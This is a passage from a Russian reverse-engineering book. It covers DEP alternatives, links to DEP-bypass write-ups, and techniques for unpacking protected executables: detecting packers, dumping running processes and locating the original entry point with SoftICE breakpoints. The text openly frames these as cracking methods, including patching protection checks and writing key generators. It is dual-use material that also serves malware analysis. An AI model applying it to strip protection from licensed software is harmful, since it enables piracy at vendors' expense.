Пакет BufferShield (рис. 37.11) — это достойный конкурент штатному механизму DEP, не требующий установки SP2, работающий без аппаратной поддержки со стороны процессора, использующий рандомизацию раскладки адресного пространства и задействующий NX/XD-биты, если они поддерживаются процессором (**http://www.sys-manage.com/index10.htm**). Он значительно превосходит DEP по защищенности, и атаковать его очень сложно. Тем не менее, некоторые лазейки все-таки есть, в частности, из-за отсутствия глобальной таблицы смещений (Global Offset Table, GOT) рандомизация выполняется не полностью, оставляя в памяти значительное количество предсказуемых адресов.




Рис. 37.11. Окно настройки BufferShield

Защищать можно как отдельные приложения (например, пресловутый Internet Explorer), так и определенный диапазон памяти внутри конкретного приложения. Поддерживаются и многопроцессорные системы (правда, только для "однотипных" процессоров, то есть если один процессор имеет поддержку NX/XD-битов, а другой — нет, NX/XD биты остаются незадействованными для всех процессоров).

Иными словами, BufferShield реализует те же самые возможности, что и пакет PaX, фактически являясь его портом на Windows. Однако, в отличие от бесплатного PaX, BufferShield распространяется на коммерческой основе, а для ознакомления предлагается только 30-дневная пробная версия (**http://www.sys-manage.com/sites/D_BuffShld.html**).

Основные свойства продукта:

- Распознает выполнение кода на стеке, куче, в виртуальной памяти и сегменте данных
- Запрашивает подтверждение на завершение, если обнаружено переполнение буфера
- Ведет учет обнаруженных переполнений в протоколе событий (Windows event log)
- Позволяет включать защиту даже для отдельных частей выбранных приложений
- Поддерживает NX-бит и задействует его, если он доступен (но может работает и без аппаратной поддержки)
- Поддерживает симметричные многопроцессорные системы (SMP) с однотипными процессорами
- Рандомизирует раскладку адресного пространства (технология ASLR)

Интересные ресурсы

- *"A detailed description of the Data Execution Prevention (DEP)"* — официальное описание технологии DEP от Microsoft, крайне поверхностное и неконкретное, но почитать все-таки стоит (на русском и английском языках): **http://support.microsoft.com/kb/875352/ru** и **http://support.microsoft.com/kb/875352**.
- *"AMD64 Enhanced Virus Protection"* — официальная презентация технологии расширенной защиты от вирусов (EVP) от компании AMD: **http://www.amd.com/us-en/Weblets/0,,7832_11104_11105,00.html**.
- *"Execute Disable Bit Functionality Blocks Malware Code Execution"* — детальная техническая информация от Intel, касающаяся XD-бита, ориентированная на системных программистов (на английском языке): **http://cache-www.intel.com/cd/00/00/14/93/149307_149307.pdf**.
- *"Processor Number Feature Table"* — перечень процессоров от Intel, поддерживающих XD-бит (на английском языке): **http://support.intel.com/products/processor_number/proc_info_table072505.pdf**.
- *"NX: how well does it say NO to attacker's eXecution Attempts"* — презентация с Black Hat, раскрывающая принципы работы механизма DEP и перечисляющая его основные уязвимости (на английском языке): **http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-maynor.pdf**.
- *"Buffer overflow attacks bypassing DEP (NX/XD bits) - part 2 : Code injection"* — обход DEP, основанный на выделении региона памяти посредством вызова VirtualAlloc с последующим копированием shell-кода (на английском языке): **http://www.mastropaolo.com/?p=13**.
- *"Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass"* — обход DEP, основанный на переполнении кучи с последующей подменой адреса возврата из функции `main` на функцию `crt!system` (на английском языке): **http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm**.
- *"Windows Heap Overflows"* — презентация с Black Hat, описывающая общие принципы переполнения кучи под NT (на английском языке): **http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt**.
- *"DEP evasion technique"* — замечательный блог, демонстрирующий технику обхода DEP и сравнивающий его с аналогичными защитными механизмами из UNIX (на английском языке): **http://woct-blog.blogspot.com/2005/01/review-of-microsofts-dep.html**; **http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html**.



Глава 38

Борьба с паковщиками

Прежде чем ломать программу, хакер смотрит, упакована она или нет, а затем, поскольку защищенные программы в большинстве своем упакованы, сразу же начинает искать адекватный распаковщик. К сожалению, далеко не для всех упаковщиков/протекторов существуют готовые распаковщики. В этой главе вашему вниманию будет предложен алгоритм универсального распаковщика, пробивающего большинство защит, а также рассмотрены вопросы снятия дампа с защищенных приложений. Наконец, будут рассмотрены вопросы борьбы с паковщиками в Linux и BSD.

Так о чем же мы будем говорить? Все больше и больше программ распространяется в упакованном виде. Делается это не потому, что упакованные программы имеют меньший размер или ускоряют загрузку, как это обещает реклама. На самом деле, упакованная программа приводит к значительному перерасходу памяти и тормозит систему[1]. Усложнить взлом, затруднить анализ — вот для какой цели используются упаковщики, стремительно эволюционирующие в протекторы. Одно и то же оружие используется как против хакеров, так и против легальных исследователей. Вирусы, черви, троянские кони активно используют упаковщики/протекторы, препятствующие их выявлению.

Предварительный анализ

Прежде чем распаковывать программу, не помешает убедиться в том, что она действительно упакована. Графическая версия IDA Pro поддерживает специальную панель **Overview navigator**, позволяющую визуализировать структуру кода. В нормальных программах код занимает значительную по объему часть, остальная часть приходится на данные (рис. 38.1).




Рис. 38.1. Структура нормальной, неупакованной программы

В упакованных программах кода практически нет, и все пространство занято данными (рис. 38.2), объединенными в один (или несколько) огромных массивов, что ставит IDA Pro в тупик.

[1] Обоснование сказанного можно найти в статье *"Паковать или не паковать"*, оригинал которой можно найти здесь: **http://api.farmanager.com/ru/articles/bonus/www_programme_ru_102001_1.htm**.




Рис. 38.2. Структура упакованной программы

Впрочем, визуализация — довольно расплывчатый критерий. Существуют сотни причин, по которым IDA Pro может не справиться с распознаванием неупакованного кода или, напротив, рьяно кинуться дизассемблировать упакованную секцию, получив в итоге набор бессмысленных инструкций наподобие показанного в листинге 38.1.

Листинг 38.1. Пример бессмысленного (зашифрованного/упакованного) кода

```
01010072     imul    esi, [edx+74h], 416C6175h
01010079     ins     byte ptr es:[edi], dx
0101007A     ins     byte ptr es:[edi], dx
0101007B     outsd
0101007C     arpl    [eax], ax
0101007E     push    esi
0101007F     imul    esi, [edx+74h], 466C6175h
01010086     jb      short loc_10100ED
01010088     add     gs:[ebx+5319Dh], cl
0101008F     add     [ebx], cl
```

Осмысленность — вот главный критерий! Если дизассемблированный код выглядит полной бессмыслицей, если в нем присутствует большое количество привилегированных инструкций — то, скорее всего, он упакован или зашифрован. Вполне возможен и вариант, что этот код предназначен совсем для другого процессора (например, это может быть байт-код виртуальной машины). Наконец, может оказаться и так, что код обработан хитрым обфускатором. Вариантов много!

Попробуем взглянуть на таблицу секций. В HIEW это делается так: нажмите клавишу <F8> для просмотра заголовка или клавишу <F6> — для просмотра `ObjTbl`. В нормальных программах присутствуют секции с именами `.text`, `.CODE`, `.data`, `.rdata`, `.rsrc` и, что самое главное, виртуальный размер (`VirtualSize`) кодовой секции практически всегда совпадает с физическим (`PhysSize`). К, примеру, в приложении "Блокнот", входящем в штатную поставку Windows NT, разница составляет всего `6600h - 65CAh == 36h` байт, причем физическая секция за счет выравнивания оказывается даже длиннее своего виртуального образа (рис. 38.3).




Рис. 38.3. Раскладка секций неупакованного файла




Рис. 38.4. Раскладка секций упакованного файла

А теперь упакуем наш файл с помощью ASPack (или аналогичного паковщика) и посмотрим, что от этого изменится (рис. 38.4).

Ого! Сразу появились секции `.aspack` и `.adata` с именами, которые говорят сами за себя. Впрочем, имена секций можно и изменить — это не главное. Виртуальный размер секции `.text` (`7000h`) в два раза отличается от своего физического размера (`3800h`). А вот это уже говорит о многом! На самом деле автор ASPack выделил виртуальный размер заблаговременно. Существуют упаковщики, которые сравнивают виртуальный размер с физическим, выделяя требуемую память непосредственно в процессе распаковки вызовом `VirtualAlloc`.

Еще можно попробовать подсчитать энтропию (меру беспорядка или избыточности) исследуемого файла. Популярный hex-редактор HTE это умеет (рис. 38.5). Чем выше значение энтропии, тем выше вероятность упаковки и, соответственно, наоборот. Однако это правило срабатывает далеко не всегда.




Рис. 38.5. Подсчет энтропии с помощью редактора HTE




Рис. 38.6. Утилита PEiD автоматически определяет тип упаковщика/протектора

Кроме того, хотелось бы отметить бесплатную утилиту PEiD (**http://peid.has.it/**), автоматически определяющую большинство популярных упаковщиков (протекторов) по их сигнатурам (рис. 38.6) и даже пытающуюся распаковать упакованные с их помощью файлы. Впрочем, с распаковкой дела обстоят неважно, и лучше воспользоваться специализированными распаковщиками или своим собственным, который мы чуть позже напишем на чистом ассемблере.

Распаковка и ее альтернативы

Попробуйте ответить на вопрос, который лишь на первый взгляд кажется глупым. Вот вы все первым делом стремитесь распаковать программу, зачастую даже не задумываясь — зачем? Можно возразить, что, мол, упакованную программу невозможно дизассемблировать. Ну и что? Зато ее можно отлаживать, используя классическую технику взлома, описанную в частности в "Фундаментальных основах хакерства"[2]. Ага! Упаковщик/протектор не работает под отладчиком! Что ж! Попробуйте запустить SoftICE уже после того, как программа будет распакована и на экране появится главное окно, или установите неофициальный патч IceExt (**http://stenri.pisem.net/**), скрывающий отладчик от большинства защит.

Ряд утилит наподобие LordPE (**http://www.softpedia.com/get/Programming/File-Editors/LordPE.shtml**) позволяют сохранить дамп уже распакованной программы на диск. Хотя полученный образ exe-файла зачастую остается вопиющие некорректным, для дизассемблирования он вполне пригоден, особенно если дизассемблер использовать в связке с отладчиком, помогающим "подсмотреть" значения некоторых переменных на разных стадиях инициализации.

Ах да! Упакованную программу нельзя патчить. То есть даже после того, как мы нашли заветный `Jx`, отключающий защиту, мы не можем модифицировать упакованный файл, поскольку никакого `Jx` там, естественно, не окажется. Вот на этот случай и были придуманы он-лайновые патчеры (online patchers), правящие программу "на лету" непосредственно в оперативной памяти, минуя диск. Более продвинутые хакеры пишут свои собственные генераторы серийных номеров/ключевых файлов, основываясь на информации, почерпнутой из корявого дампа или живой отладки.

Возникает неоднозначная ситуация: с одной стороны, избежать распаковки в большинстве случаев все-таки возможно, но с другой — работать с распакованным файлом намного удобнее и комфортнее (хотя бы чисто психологически). Поэтому писать собственный распаковщик все-таки надо!

Алгоритм распаковки

Как пишутся распаковщики? Существуют разные пути. Хакер может долго и мучительно изучать алгоритм работы упаковщика в отладчике/дизассемблере, а потом столь же долго и мучительно разрабатывать автономный распаковщик, корректно обрабатывающий исполняемый файл с учетом специфики конкретной ситуации.

[2] Крис Касперски. "Фундаментальные основы хакерства". — М.: Солон-Р, 2005.

А вот и другой путь: запускаем программу на "живом" процессоре (или под эмулятором наподобие Bochs), тем или иным способом определяем момент завершения распаковки и тут же сохраняем образ памяти на диск, формируя из него исполняемый PE-файл. В результате получится универсальный распаковщик, который мы и собираемся написать. Немного теории для начала.

В поисках OEP

Создание универсального распаковщика начинается с алгоритма определения исходной точки входа (Original Entry Point, OEP). Этот алгоритм должен отслеживать момент завершения распаковки с последующей передачей управления программе-носителю. Это — самая сложная часть универсальных распаковщиков, поскольку определить исходную точку входа в общем случае невозможно. Для этого приходится прибегать к различным ухищрениям. Чаще всего для этого используется пошаговая трассировка, которой упаковщик/протектор может легко противостоять (и ведь противостоит!). Немногим лучше с задачей справляются трассировщики нулевого кольца. Справиться с ними с прикладного уровня (а большинство упаковщиков/протекторов работают именно на нем) практически невозможно. Однако разработка подобного трассировщика зачастую оказывается непосильной задачей для начинающих. Попробуем поэтому пойти другим путем, ограничившись только аппаратными точками останова, для установки которых прибегать к написанию драйвера совершенно необязательно. На первом этапе в качестве основного экспериментального средства мы будем использовать "Блокнот", сжатый различными упаковщиками, а также знаменитый отладчик SoftICE. Кодирование последует потом.

Дамп живой программы

Самый простой (и самый популярный) способ борьбы с упаковщиками — снятие дампа заведомо после завершения распаковки. Дождавшись появления главного окна программы, хакер сбрасывает ее дамп. Иногда этот метод работает, иногда — нет. Попробуем разобраться, почему так получается. Возьмем классическое приложение "Блокнот" из поставки Windows NT, которое уж никак нельзя считать защищенным. Не упаковывая его никакими упаковщиками, попробуем снять дамп с помощью одного из двух лучших дамперов — Proc Dump или Lord PE Deluxe (рис. 38.7).




Рис. 38.7. Снятие дампа с работающего "Блокнота"




Рис. 38.8. Нормально работающий "Блокнот" (сверху) и тот же самый "Блокнот" после снятия дампа (внизу) — все текстовые строки исчезли

Процесс проходит успешно, и образовавшийся файл даже запускается (рис. 38.8), но оказывается не вполне работоспособным. Обратите внимание — исчез заголовок окна и все текстовые надписи в диалогах! Если мы не сумели снять дамп даже с "Блокнота", то с настоящими защитами нам и вовсе не справиться. Давайте попробуем разобраться, почему?

Расследование показывает, что исчезнувшие текстовые строки хранятся в секции ресурсов, и, стало быть, обрабатываются функцией `LoadString`. Загружаем оригинальный файл notepad.exe в IDA Pro и находим цикл, считывающий строки посредством функции `LoadStringW` (суффикс `W` означает, что мы имеем дело со строками в формате Unicode). Рассмотрим этот цикл повнимательнее (листинг 38.2).

Листинг 38.2. Хитро оптимизированный цикл чтения строковых ресурсов

```
01004825h    mov     ebp, ds:LoadStringW       ; ebp - указатель на LoadStringW.
0100482Bh    mov     edi, offst off_10080C0    ; Указатель на таблицу ресурсов.
01004830h
01004830h    loc_1004830:                      ; CODE XREF: sub_10047EE+65↓j
01004830h    mov     eax, [edi]                ; Грузим очередной указатель
01004830h                                      ; на uID в eax.
```

```
01004832h    push    ebx                     ; nBufferMax
01004832h                                    ; (максимальная длина буфера).
01004833h    push    esi                     ; lpBuffer   (указатель на буфер).
01004834h    push    dword ptr [eax]         ; Передаем извлеченный uID функции.
01004836h    push    [esp+0Ch+hInstance]     ; hInstance
0100483Ah    call    ebp                     ; LoadStringW
0100483Ah                                    ; Считываем очередную строку
0100483Ah                                    ; из ресурса.
0100483Ch    mov     ecx, [edi]              ; Грузим тот же самый uID в ecx.
0100483Eh    inc     eax                     ; Увеличиваем длину считанной
0100483Eh                                    ; строки на 1.
0100483Fh    cmp     eax, ebx                ; ?строка влезает в буфер?
01004841h    mov     [ecx], esi              ; Сохраняем указатель на буфер
01004841h                                    ; поверх старого uID
01004841h                                    ; (он больше не понадобится).
01004841h
01004843h    lea     esi, [esi+eax*2]        ; Позиция для следующей строки
01004843h                                    ; в буфере.
01004846h    jg      short loc_100488B       ; Если буфер кончился, неудача.
01004848h    add     edi, 4                  ; Переходим к следующему uID.
0100484Bh    sub     ebx, eax                ; Уменьшаем свободное место в буфере.
0100484Dh    cmp     edi, offst off_1008150  ; ?конец таблицы ресурсов?
01004853h    jl      short loc_1004830       ; Крутим цикл до конца ресурсов.
```

Анализ кода, приведенного в листинге 38.2, показывает, что "Блокнот" берет очередной идентификатор строки из таблицы ресурсов, загружает строку, размещая ее в локальном буфере, а затем сохраняет полученный указатель на строку поверх самого идентификатора, который уже не нужен! Классический трюк с повторным использованием освободившихся переменных, известный еще со времен первых PDP, если не раньше. "Блокнот" писал грамотный программист, бережно относящийся к системным ресурсам вообще, и к памяти — в частности. Для нас же это, в первую очередь, означает, что снятый с "живой" программы дамп будет неполноценным. Вместо реальных идентификаторов строк, в секции ресурсов содержатся указатели на память, указывающие в "космос"! Поэтому и строки ресурсов исчезли.

Во многих программах встречается конструкция, подобная приведенной в листинге 38.3.

Листинг 38.3. "Защита" от дампинга живых программ

```
void *p=0;                          // Глобальная переменная

if (!p) p = malloc(BUFF_SIZE);
```

Очевидно, если сохранить дамп программы после завершения строки с `if`, то глобальная переменная `p` будет содержать указатель, доставшийся ей в "наследство" от предыдущего запуска, однако соответствующий регион памяти выделен не будет, и программа либо рухнет, либо залезет в чужие данные, устроив там настоящий переполох!

Сформулируем главное правило: сохранять дамп программы можно только в точке входа! Теперь требуется выяснить, как эту точку входа найти.

Поиск стартового кода по сигнатурам в памяти

Начинающие программисты считают, что выполнение программы начинается с функции `main` (на C/C++) или процедуры `begin` (на Pascal), но это неверно. Первым всегда вызывается стартовый код (Start-up code), устанавливающий первичный обработчик структурных исключений, инициализирующий RTL, вызывающий `GetModuleHandle` для получения дескриптора текущего модуля и т. д. То же самое относится и к DLL.

Существует множество различных start-up кодов, выбираемых компилятором в зависимости от типа программы и ключей компиляции. В частности, исходные тексты стартовых кодов Microsoft Visual C++ хранятся в каталоге \Microsoft Visual Studio\VC98\CRT\SRC под именами crt*.*. Всего их около десятка. Другие компиляторы, например, Delphi, также имеют свои собственные start-up коды (листинг 38.4).

Листинг 38.4. Пример стартового кода на Delphi

```
CODE:00401EE8   start     proc near
CODE:00401EE8       push   ebp
CODE:00401EE9       mov    ebp, esp
CODE:00401EEB       add    esp, 0FFFFFFF0h
CODE:00401EEE       mov    eax, offset dword_401EB8
                    call   @Sysinit@@InitExe$qqrpv
CODE:00401EF3                              ; Sysinit::__linkproc__ InitExe(void *)
CODE:00401EF8       push   0
…
CODE:00401D9C   @Sysinit@@InitExe$qqrpv proc near    ; CODE XREF: start+B↓p
CODE:00401D9C       push   ebx
CODE:00401D9D       mov    ebx, eax
CODE:00401D9F       xor    eax, eax
CODE:00401DA1       mov    ds:TlsIndex, eax
CODE:00401DA6       push   0                          ; lpModuleName
CODE:00401DA8       call   GetModuleHandleA
CODE:00401DAD       mov    ds:dword_4036D8, eax
CODE:00401DB2       mov    eax, ds:dword_4036D8
CODE:00401DB7       mov    ds:dword_40207C, eax
CODE:00401DBC       xor    eax, eax
CODE:00401DBE       mov    ds:dword_402080, eax
CODE:00401DC3       xor    eax, eax
CODE:00401DC5       mov    ds:dword_402084, eax
CODE:00401DCA       call   @SysInit@_16395            ; SysInit::_16395
CODE:00401DCF       mov    edx, offset unk_402078
CODE:00401DD4       mov    eax, ebx
CODE:00401DD6       call   sub_4018A4
```

Собрав внушительную коллекцию стартовых кодов (или позаимствовав ее из IDA Pro), мы легко найдем OEP простым сканированием дампа, снятого с "живой" программы. Загружаем файл dumped.exe в HIEW и, перебирая сигнатуры всех стартовых кодов одну за другой, находим "нашу". Запоминаем ее адрес (в рассматриваемом примере она расположена по смещению `01006420h`). Загружаем упакованную программу в отладчик и устанавливаем аппаратную точку на исполнение по данному адресу — `bpm 01006420 X`.

Примечание

По умолчанию отладчик ставит точку останова на чтение/запись, что совсем не одно и то же.

Теперь, обогнув распаковщик, отладчик (или наш дампер, который мы чуть позже отважимся написать) всплывает непосредственно в OEP! Самое время сохранять дамп программы!

Пара популярных, но неудачных способов: *GetModuleHandleA* и *gs:0*

Библиотека сигнатур — это, конечно, хорошо, но слишком хлопотно. Новые версии компиляторов выходят часто, да и, к тому же, разработчик защиты мог слегка модифицировать start-up-код, ослепляя сигнатурный поиск. Что же делать тогда? Достаточно часто помогает установка точек

останова на `GetModuleHandleA` (`bpm GetModuleHandleA X`) и на фильтр структурных исключений (`bpm FS:0`).

Начнем с функции `GetModuleHandleA`, которая присутствует практически в каждом стартовом коде (исключая некоторые ассемблерные трюки). Нажимаем клавиатурную комбинацию <Ctrl>+<D> для вызова SoftICE, даем команду `bpm GetModuleHandleA X`[3] и запускаем исследуемое приложение ("Блокнот"), предварительно упаковав его любым симпатичным архиватором, например ASPack или UPX. Поскольку установка точки останова носит глобальный характер, все программы, обращающие к `GetModuleHandleA`, будут приводить к всплытию отладчика. Внимательно смотрите на имя программы, отображаемое отладчиком в правом нижнем углу (рис. 38.9). Если это не "наша" программа, нажимаем <x> или <Ctrl>+<D> для выхода из отладчика.

Вот, наконец, после серии ложных всплытий, в углу появляется строка `NOTEPAD`. Когда это произойдет, даем отладчику команду `P RET`, чтобы выбраться из функции в непосредственно вызывающий ее код. Однако мы оказываемся отнюдь не в окрестностях оригинальной точки входа, а в коде самого распаковщика. Чтобы достигнуть OEP, необходимо потрассировать программу еще. Определить нашу дислокацию поможет карта памяти. Даем команду `MAP32` и смотрим, что скажет отладчик (рис. 38.9).




Рис. 38.9. Функция `1010295h:CALL [EBP+F4Dh]` — это на самом деле `GetModuleHandleA`, вызываемая таким заковыристым образом

